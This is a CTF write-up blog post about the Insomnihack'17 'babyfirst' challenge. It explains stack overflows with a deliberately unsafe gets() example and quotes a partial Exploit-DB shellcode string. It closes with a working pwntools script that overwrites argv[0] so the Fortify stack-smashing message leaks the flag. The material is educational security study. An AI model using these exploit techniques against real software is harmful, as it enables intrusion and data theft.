A journey into stack smashing

This is a write-up on stack overflow and cracking; it is a tale of struggle and despair, with a bright ending.

With hmil, we attempted the first *crackme* challenge at Insomnihack'17. We were new to the topic, and only slightly knowledgeable in assembly. It took several hours to finally fail at this challenge, which was only solved days later. Yet, surprisingly, this wasn't a hard puzzle: understanding the topic was the challenging part. Sail with us towards the solution!

Source : hipstersofthecoast.com

An unusal challenge

Scenario. You start with two things: a network address where a program runs (you can connect via ssh and interact with it), and the binary of that program, `babyfirst`. The latter indicates that we will probably need to do something with that binary, as opposed to directly trying injections on the remote instance; plus, it is natural to start by analyzing the offline material we are given.

```
$ file babyfirst
babyfirst: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, \
                interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, \
                BuildID[sha1]=9d979aeeb04a0f92bbc663f35db9744b3318611a, stripped
```

As expected, it is a unix executable [1] for Intel architecture x86. We run `readelf -a babyfirst` which returns a lot of information, but few really interesting; We use `objdump` to get a peak into the assembly code:

```
$ objdump -d ./babyfirst
...
Disassembly of section .init:
0000000000400700 <.init>:
  400700:   48 83 ec 08             sub    $0x8,%rsp
  400704:   48 8b 05 cd 18 20 00    mov    0x2018cd(%rip),%rax        # 601fd8 <stdout@@gl
  40070b:   48 85 c0                test   %rax,%rax
  40070e:   74 05                   je     400715 <stdout@@glibc_2.2.5-0x20190b>
  400710:   e8 53 00 00 00          callq  400768 <stdout@@glibc_2.2.5-0x2018b8>
  400715:   48 83 c4 08             add    $0x8,%rsp
  400719:   c3                      retq
...
```

Ugh... I hope we won't have to understand the source from those instructions only. Almost as a reflex, we ran `strings .\babyfirst`, hoping for some low-hanging fruits, but without success. Ok, let's try to run the program.


```
$ ./babyfirst
Can't read the flag file!

$ strings babyfirst | grep flag
flag.txt
Can't read the flag file!

$ echo "ninjaaaa!" > flag.txt
```

This program reads a file `flag.txt` which looks darn promising. Locally, we create this file with dummy contents, but on the server it contains what we want. We proceed with the execution:

```
$ ./babyfirst
Your name please?
ninja
Your last wish before dying?
johncena
```



Let's take some time to appreciate this beautiful ascii-art.

...

Yes, so we are asked twice to type some input, then a menacing robot is displayed. No mention of "right" or "wrong" answers; if we input the content of `flag.txt` in either one of the questions, nothing different happens. If we change the contents of `flag.txt`, we notice that the number of stars on the line `INS{********}` changes. So there is a function that reads the flag, but instead of simply displaying, this function replaces the chars by `*` beforehand. So close... (side note: by running the remote program, we learn the length of the real flag; it's too long to be bruteforced, of course).

We try to input a long string of chars:

```
$ ./babyfirst
Your name please?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your last wish before dying?
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
[...robot ascii-art...]

                              Welcome to the rise of the machines aaaaaa...
                                    Are you ready to face us!??
*** stack smashing detected ***: ./babyfirst terminated
======= Backtrace: =========
/lib64/libc.so.6(+0x791fb)[0x7fd6144621fb]
/lib64/libc.so.6(__fortify_fail+0x37)[0x7fd614503187]
...
[1]    21199 abort (core dumped)  ./babyfirst
```

Interesting! we managed to make the program crash, and with a verbose error. In particular, `*** stack smashing detected ***` is printed *after* printing the robot; so some code is still executed before crashing.

The stack and its mysteries

The stack is a part of a program's memory (another well known part is the heap). It is notably used to keep track of the return point (the *return address*) after running a subroutine; plus, the data used locally by a fonction is usually written on the stack. When the program does not sanitize inputs (e.g when size checks are not done correctly), it is sometimes possible to deviate from the normal execution flow. The well-known attack is to inject *shellcode* via one input of the program, and then override the *instruction pointer* to execute the injected code.

The interesting behavior can be demonstrated with this simple C program:

```
$ cat example.c
#include<stdio.h>

void secret()
{
  char buff[8];
  gets(buff); //no size check
}

int main()
{
  printf("There is no spoon.");
  secret();
  return 0;
}
```

We compile this with `gcc example.c -o example`, and take a look at the assembly code:

```
$ gdb example
pwndbg> disassemble main
   0x00400562 <+0> : push   rbp                              | this is the beginning of
   0x00400563 <+1> : mov    rbp,rsp                          | every function
   0x00400566 <+4> : mov    edi,0x400620 ; "There is no spoon."|
   0x0040056b <+9> : mov    eax,0x0                            | this is the ↖printf()
   0x00400570 <+14>: call   0x400430 <printf@plt>               |
   0x00400575 <+19>: mov    eax,0x0                       | this is the call to ↖secret()
   0x0040057a <+24>: call   0x400546 <secret>              |
   0x0040057f <+29>: mov    eax,0x0
   0x00400584 <+34>: pop    rbp
   0x00400585 <+35>: ret
pwndbg> disassemble secret
   0x00400546 <+0> : push   rbp                              | this is the beginning of
   0x00400547 <+1> : mov    rbp,rsp                          | every function
   0x0040054a <+4> : sub    rsp,0x10                  | this ↖allocates memory
   0x0040054e <+8> : lea    rax,[rbp-0x10]             | on the stack
   0x00400552 <+12>: mov    rdi,rax                         |
   0x00400555 <+15>: mov    eax,0x0                       | this is the call to ↖gets()
   0x0040055a <+20>: call   0x400440 <gets@plt>             |
   0x0040055f <+25>: nop
   0x00400560 <+26>: leave
   0x00400561 <+27>: ret
```

Here we use the excellent pwndbg [2] as an "upgrade" to gdb.

If we analyze the stack right after the `call` instruction at `↖ main<+24>`, we see that the `call` pushed the return address `0x40057f` on top of the stack :

```
00:0000| 0x7fffffffd968 —▸ ↖0x40057f (main+29)
01:0008| 0x7fffffffd970 —▸ ; irrelevant
02:0010| 0x7fffffffd978 —▸ ; irrelevant
```

This will be used by the `ret` instruction at `↖ secret<+27>`, which will pop this address into the instruction pointer `EIP`, causing the execution to resume at `↖ main<+29>`. That's how functions are coded in assembly!

Let us continue with our demonstration. We are now executing `↖ secret<+0>`. Let's fast-foward after the two instructions `sub/lea`, which allocate space on the stack (the equivalent of `char buff[8];`). Then, the stack is :

```
00:0000| 0x7fffffffd950 —▸ 0x0
01:0008| 0x7fffffffd958 —▸ ; irrelevant
02:0010| 0x7fffffffd960 —▸ ; irrelevant
03:0018| 0x7fffffffd968 —▸ 0x40057f (main+29)
04:0020| 0x7fffffffd970 —▸ ; irrelevant
05:0028| 0x7fffffffd978 —▸ ; irrelevant
```

Finally, let's input `ninja!!` in the program. This is smaller than 8 characters and will not overflow:

```
00:0000| 0x7fffffffd950 —▸ 0x002121616A6E696E ; \0!!ajnin
01:0008| 0x7fffffffd958 —▸ ; irrelevant
02:0010| 0x7fffffffd960 —▸ ; irrelevant
03:0018| 0x7fffffffd968 —▸ 0x40057f (main+29)
04:0020| 0x7fffffffd970 —▸ ; irrelevant
05:0028| 0x7fffffffd978 —▸ ; irrelevant
```

A longer input would overflow in the higher-addresses of the stack. The example below is with the input `ninja!ninja!`:

```
00:0000| 0x7fffffffd950 —▸ 0x6E21616A6E696E ; n!ajnin
01:0008| 0x7fffffffd958 —▸ 0x??0021616A6E69 ; \0!ajni
02:0010| 0x7fffffffd960 —▸ ; irrelevant
03:0018| 0x7fffffffd968 —▸ 0x40057f (main+29)
04:0020| 0x7fffffffd970 —▸ ; irrelevant
05:0028| 0x7fffffffd978 —▸ ; irrelevant
```

If we manage to overwrite `↖ 0x40057f` by a value `X`, it will get loaded into the instruction pointer by `ret` as seen before, allowing us to "jump" the execution to the address `X`. We could even execute our own code, if instead of `ninja!ninja!` we wrote assembly instructions.

Down the rabbit hole

Let's try to disassemble our `babyfirst` using IDA [4]. Here you can experience the real fun: if you run Linux, you'll need not only to create a Windows virtual machine for IDA, but also *another* Linux virtual machine if you want to run this (untrusted) program in a safe environment. IDA is shipped with a debug server, that needs to run on your isolated Linux VM; IDA will contact this server (from the Window VM) for running the program.

Depending on your assembly level, exploring the code in IDA can take you minutes or hours. It took us hours. Luckily, we'll just state that "this exercice is left for the curious reader" and move on. Below is the (simplified) main function:

```
mov     edi, offset aYourNamePlease ; "Your name please?"
call    puts
...
mov     esi, 20h
call    sub_400930 ; We checked, this function read stdin into memory --> readStdIn()
mov     edx, 20h
...
call    __strcpy_chk
mov     edi, offset aYourLastWishBe ; "Your last wish before dying?"
call    puts
...
mov     esi, 190h
call    sub_400930 ; readStdIn()
mov     edx, 190h
...
call    __strcpy_chk
```

In this extract, several points stand out. First, the different values written in `ESI`, `20h` and `190h`; our intuition tells us that this is the allowed size of input of the `readStdIn()` method below. Then, more worrying, we read `__strcpy_chk`. What madness is that ? It's a protection against stack overflow[5]. That sounds bad, yet we might still be lucky somewhere else.

The shellcode that never was

We tried our original idea: injecting a shellcode in one of the input, deriving the execution flow to

execute it, to finally running something like `cat flag.txt` though the remote shell.

We were conforted in this idea because of the dual input

1. Input 1 of length `20h = 32` bytes
2. Input 2 of length `190h = 400` bytes

Those sizes seemed very arbitrary, especially since those input were *not used* in any checks done by the program (hence there was no execution path displaying the flag), plus having two inputs seemed to suggest that one was for injecting the shellcode, while the second one was for injecting the code to jump to the shellcode.

For finding a shellcode, we relied on Exploit-Database [8], an awesome tool which you can clone and use offline:

```
$ ./searchsploit shellcode linux/x86
 Exploit Title                                          |  Path
-------------------------------------------------------------------------------------
Linux/x86 - execve(/bin/bash) Shellcode (31 bytes) | lin_x86/shellcode/38088.c
Linux/x86 - chroot & standart Shellcode (66 bytes) | lin_x86/shellcode/13415.c
Linux/x86 - setreuid/execve Shellcode (31 bytes)   | lin_x86/shellcode/13417.c
Linux/x86 - iptables -F Shellcode (45 bytes)       | lin_x86/shellcode/13432.c
...
$ cat lin_x86/shellcode/38088.c
...
char sh[]="\xb0\x46\x31\xc0\xcd\x80\xeb\x07\x5b\x31\xc0\xb0\x0b\xcd\x80\x31\xc9[...]";
...
```

We picked a shellcode that was small enough to fit in both inputs. By copy-pasting it into our running program, we checked that the shellcode was indeed copied in memory, at a fixed address (it seems that there is no ASLR). It only remains to derive the execution flow to this address. As seen in the section above, this should be a simple matter of overwriting the return address.

Unfortunately, every single one of our attempts triggers a program crash, `*** stack smashing detected***`, and we never execute the shellcode. We noticed the presence of a test, at the end of the main function:

```
                        ...
.text:0000000000400BD4 038 xor     eax, eax
.text:0000000000400BD6 038 call    printRobot
.text:0000000000400BDB 038 mov     rax, [rsp+38h+var_10]
.text:0000000000400BE0 038 xor     rax, fs:28h
.text:0000000000400BE9 038 jnz     short loc_400B5F ; prints "stack smashing detected" \
.text:0000000000400BEB 038 add     rsp, 38h                                ;    and exits
.text:0000000000400BEF 000 retn
```

So we jump to `loc_400B5F` if the content of `[rsp+38h+var_10]` differs from the content of `fs:28h`, which changes at every run. Moreover, the tested address is just *above* the return address in the stack, meaning that we can't overwrite the return address without touching it.

This indeed sounds a lot like a stack smashing protection... after a bit of reading on Fortify [6] (visible in the trace), we realize that it is a GCC built-in protection against stack overflow.

Alright, this executable is somewhat protected. We run `checksec` on it:

```
$ checksec ./babyfirst
RELRO        STACK CANARY   NX          PIE     RPATH      RUNPATH     FORTIFY
Full RELRO   Canary found   NX enabled  No PIE  No RPATH   No RUNPATH  Yes
```

In two sentences, `RELRO` reorders segments of the executable to make some sections read-only; `NX` is the No-eXecute bit that prevent executing code in some segments, and finally `RPATH` / `RUNPATH` test the presence of custom path for loading libraries. The value at `[rsp+38h+var_10]` is a *Canary* (the story of this name is interesting [9]).

Conclusion: It seems unlikely to find a flaw in a security feature*designed against stack smashing*. But more fundamentally, the `NX` bit is set, and probably our shellcode would not execute even without the canary. Dead end.

Just one extra byte

While debugging the program, we realized something odd. Three memory chunks are allocated on the heap:

1. For storing the password read from `flag.txt`
2. For storing the first input of length `20h = 32` bytes
3. For storing the second input of length `190h = 400` bytes

More specifically, they are always allocated at the same positions on the heap (there's no ASLR), and follow this pattern :

```

[heap]:00CE5A94 —▸ ; input 2
...
[heap]:00CE6220 —▸ ; input 1
[heap]:00CE6240 —▸ ; content of flag.txt
...
```

This looks promising ! Have a look above; when the program exits normally, it prints the first input again :

```
Welcome to the rise of the machines ninja
```

In memory, what follow `input 1` is the `pass`. We know `printf` prints until finding a null byte `0x00`; suppose we could remove/overwrite this null byte, we would expect to see:

```
Welcome to the rise of the machines ninjaSECRET_FLAG
```

Unfortunately, the function used to get the inputs is `fgets` (visible in the assembly), which always adds the null-byte termination [7]. Dead end n°2.

Bug #562614

The solution came while looking for ways to bypass our friend `*** stack smashing detected ***`. In

particular, we found that it was a feature of Fortify, and by mere luck, discovered a (known) weakness in Fortify [10]. To be more precise, it's an information leakage. Let's go back to the stack trace :

```
$ ./babyfirst
Your name please?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your last wish before dying?
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
[...robot ascii-art...]

                              Welcome to the rise of the machines aaaaaa...
                                    Are you ready to face us!??
*** stack smashing detected ***: ./babyfirst terminated
======= Backtrace: =========
/lib64/libc.so.6(+0x791fb)[0x7fd6144621fb]
/lib64/libc.so.6(__fortify_fail+0x37)[0x7fd614503187]
...
[1]    21199 abort (core dumped)  ./babyfirst
```

How does fortify know this ? It actually reads from the `argv` array, stored in the stack somewhere down (as it is the argument of `main`, the first function called). Hence, the stack might look like :

```
00:0000| 0x7fffffffd950 —▸ ; readInputs' local variable "input2"
01:0008| 0x7fffffffd958 —▸ ; readInputs' local variable "input1"
02:0010| 0x7fffffffd960 —▸ ; readInputs' arguments
03:0018| 0x7fffffffd968 —▸ ; ...
04:0020| 0x7fffffffd970 —▸ ; main's local variables
05:0028| 0x7fffffffd978 —▸ ; main's argument argv[0]
06:0030| 0x7fffffffd980 —▸ ; main's argument argv[1]
```

Let's try to simply write the address where the pass is stored in memory, and try to overwrite the `↖ pointer to argv[0]`. To find the flag's address, we set a specific text in `flag.txt`, and locate it in memory by doing text search while debugging with IDA.

At this point, we stopped writing manually the bytes in the console, and used the excellent pwntools [11] in a python script:

```
$ cat hijack.py

from pwn import *
addr_flag = 0x602080                        # address of our flag in memory

r = remote('localhost', 6666)
stdout  = r.recvuntil("Your name please?")
r.sendline("ninja")                         # input 1 is useless
print stdout
print "----------------------------"

stdout = r.recvuntil("Your last wish before dying?")
exploit = p64(addr_flag)*0x190              # we fill input 2 with the address
r.sendline(exploit)

stdout = r.recvall()
print stdout
```

Then, we use `socat` to interact with our program through sockets :

```
$ exec socat TCP-LISTEN:6666,fork,reuseaddr EXEC:./babyfirst &
```

```
$ python2 hijack.py
[+] Opening connection to localhost on port 6666: Done
Your name please?
---------------------------
Receiving all data
*** stack smashing detected ***: FLAG{NINJUSTU} terminated
[-] Receiving all data
/lib64/libc.so.6(__fortify_fail+0x37)[0x7fa4f1d6c187]
/lib64/libc.so.6(__fortify_fail+0x0)[0x7fa4f1d6c150]
...
```

Sweeeeeeeet !

Conclusion

The challenge can be validated by simply contacting the remote server instead of `localhost:6666` (another benefit of using socat/pwntools). We take a deep breath, artificially blink a few times, and finally get some sleep.

Personal notes: This was supposed to be an easy challenge, revolving around a well-known trick. Yet for a first dive into assembly, it proved to be a complex and challenging puzzle; most of the time was spent on wrong directions, which in the end still helped tremendously with the general understanding of assembly. Next `crackme`, we'll be ready ;)

Did this help you ? Yes, this was not complete garbage. Count: 36

Did you waste 15 minutes of your life? We recommand this (slightly outdated) tutorial.

References :

[1] Executable and Linkable Format

[2] pwndbg: Exploit Development and Reverse Engineering with GDB Made Easy

[3] x86 Assembly Guide

[4] IDA

[5] __strcpy_chk

[6] difference between gcc -D_FORTIFY_SOURCE=1 and -D_FORTIFY_SOURCE=2

[7] fgets manpage

[8] The Exploit Database

[9] Canaries in coal mines

[10] Fortify information leakage

[11] pwntools : CTF toolkit

Ludovic Barman

written on :
20 / 04 / 2017

blog / homepage